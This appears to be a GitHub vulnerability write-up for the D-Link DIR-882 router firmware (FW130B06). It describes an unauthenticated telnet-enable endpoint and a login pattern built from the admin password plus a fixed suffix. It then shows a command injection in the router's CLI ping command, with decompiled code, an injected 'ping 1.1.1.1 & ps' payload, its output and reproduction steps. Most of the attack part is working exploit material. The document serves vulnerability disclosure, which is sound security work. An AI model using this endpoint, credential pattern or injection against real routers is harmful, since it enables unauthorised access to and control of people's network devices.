F0und-icu / **CVEIDs** Public

<> **Code** ⊙ Issues 1 Pull requests Actions Projects Security ···

main ▾ CVEIDs / **Dlink-882** /

F0und-icu add vsersion … on Apr 1 **History**

..

images	9 months ago
.DS_Store	8 months ago
README.md	8 months ago

README.md


D-link 882 DIR882A1_FW130B06 has a commend injection vulnerability

Overview

- **Type**: command injection vulnerability
- **Vendor**: Dlink (http://www.dlink.com.cn/)
- **Products**: WiFi Router D-Link 882 DIR882A1_FW130B06
- **Firmware download address:** http://www.dlinktw.com/techsupport/ProductInfo.aspx?m=DIR-882

Description

1.Product Information:



Building Networks for People

技术支援

首次设置
让我们告诉您怎么做!

产品注册
限台湾地区

DIR-882
AC2600 MU-MIMO 双频Gigabit 无线路由器

联系技术支援
通过电话或电子邮件获取帮助


为了获得正确的下载，请为您的设备选择正确的硬体版本。

A1 如何寻找设备的「硬体版本」？

类型	日期			
DIR-882 韧体(1.30)	2020/06/09	下载	档案说明	发行说明
DIR-882 英文使用手册(1.03WW)	2020/06/01	下载	档案说明	
DIR-882 常见问题集(1.1)	2018/03/20	下载	档案说明	
限用物质含有情况标示声明书(BSMI RoHS)	2018/05/29	下载	档案说明	

2.Vulnerability details


D-link 882 DIR882A1_FW130B06 can start telnet without auth.




192.168.0.1/start_telnet

404 – Not Found

After we start telnet and use `admin` with admin password add `@twsz2018` , we can login telnet. And the Router will return a constrained shell like this.




```
[f0und@macbookpro TempName % telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
[dlinkrouter login: admin
[Password:
libcli test environment

[router> sh
Invalid command "sh"

[router> ps
Invalid command "ps"

router> 
```




```
[f0und@macbookpro Dlink-882 % telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.
[dlinkrouter login: admin
[Password:
libcli test environment

router> 
```

Use `/usr/bin/cli` , But in this binary there is a commend injection vulnerability, we can make commend like this `ping 1.1.1.1 & ps` to bypass.



```
int __fastcall cmd_ping(int a1, const char *a2, _DWORD *a3, int a4)
{
  int v8; // $s0
  int v9; // $s1
  char v11[128]; // [sp+18h] [-80h] BYREF

  memset(v11, 0, sizeof(v11));
  v8 = snprintf(v11, 128, "%s ", a2);
  if ( a4 > 0 )
  {
    v9 = 0;
    do
    {
      ++v9;
      v8 += snprintf(&v11[v8], 128 - v8, "%s ", *a3++);
    }
    while ( v9 != a4 );
  }
  systemCmd(a1, (int)v11);
  return 0;
}
```



```
dlinkrouter login: admin
Password:
libcli test environment

router> ping 1.1.1.1 & ps
ping: sendto: Network is unreachable
PING 1.1.1.1 (1.1.1.1): 56 data bytes
  PID USER       VSZ STAT COMMAND
    1 admin     4780 R    /sbin/preinit
    2 admin        0 SW   [kthreadd]
    3 admin        0 SW   [ksoftirqd/0]
    5 admin        0 SW<  [kworker/0:0H]
    6 admin        0 SW   [kworker/u8:0]
    7 admin        0 SW   [migration/0]
    8 admin        0 SW   [rcu_bh]
    9 admin        0 SW   [rcu_sched]
   10 admin        0 SW   [migration/1]
   11 admin        0 SW   [ksoftirqd/1]
   12 admin        0 SW   [kworker/1:0]
   13 admin        0 SW<  [kworker/1:0H]
   14 admin        0 SW   [migration/2]
   15 admin        0 SW   [ksoftirqd/2]
```

3.Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Telnet router
3. Execute commend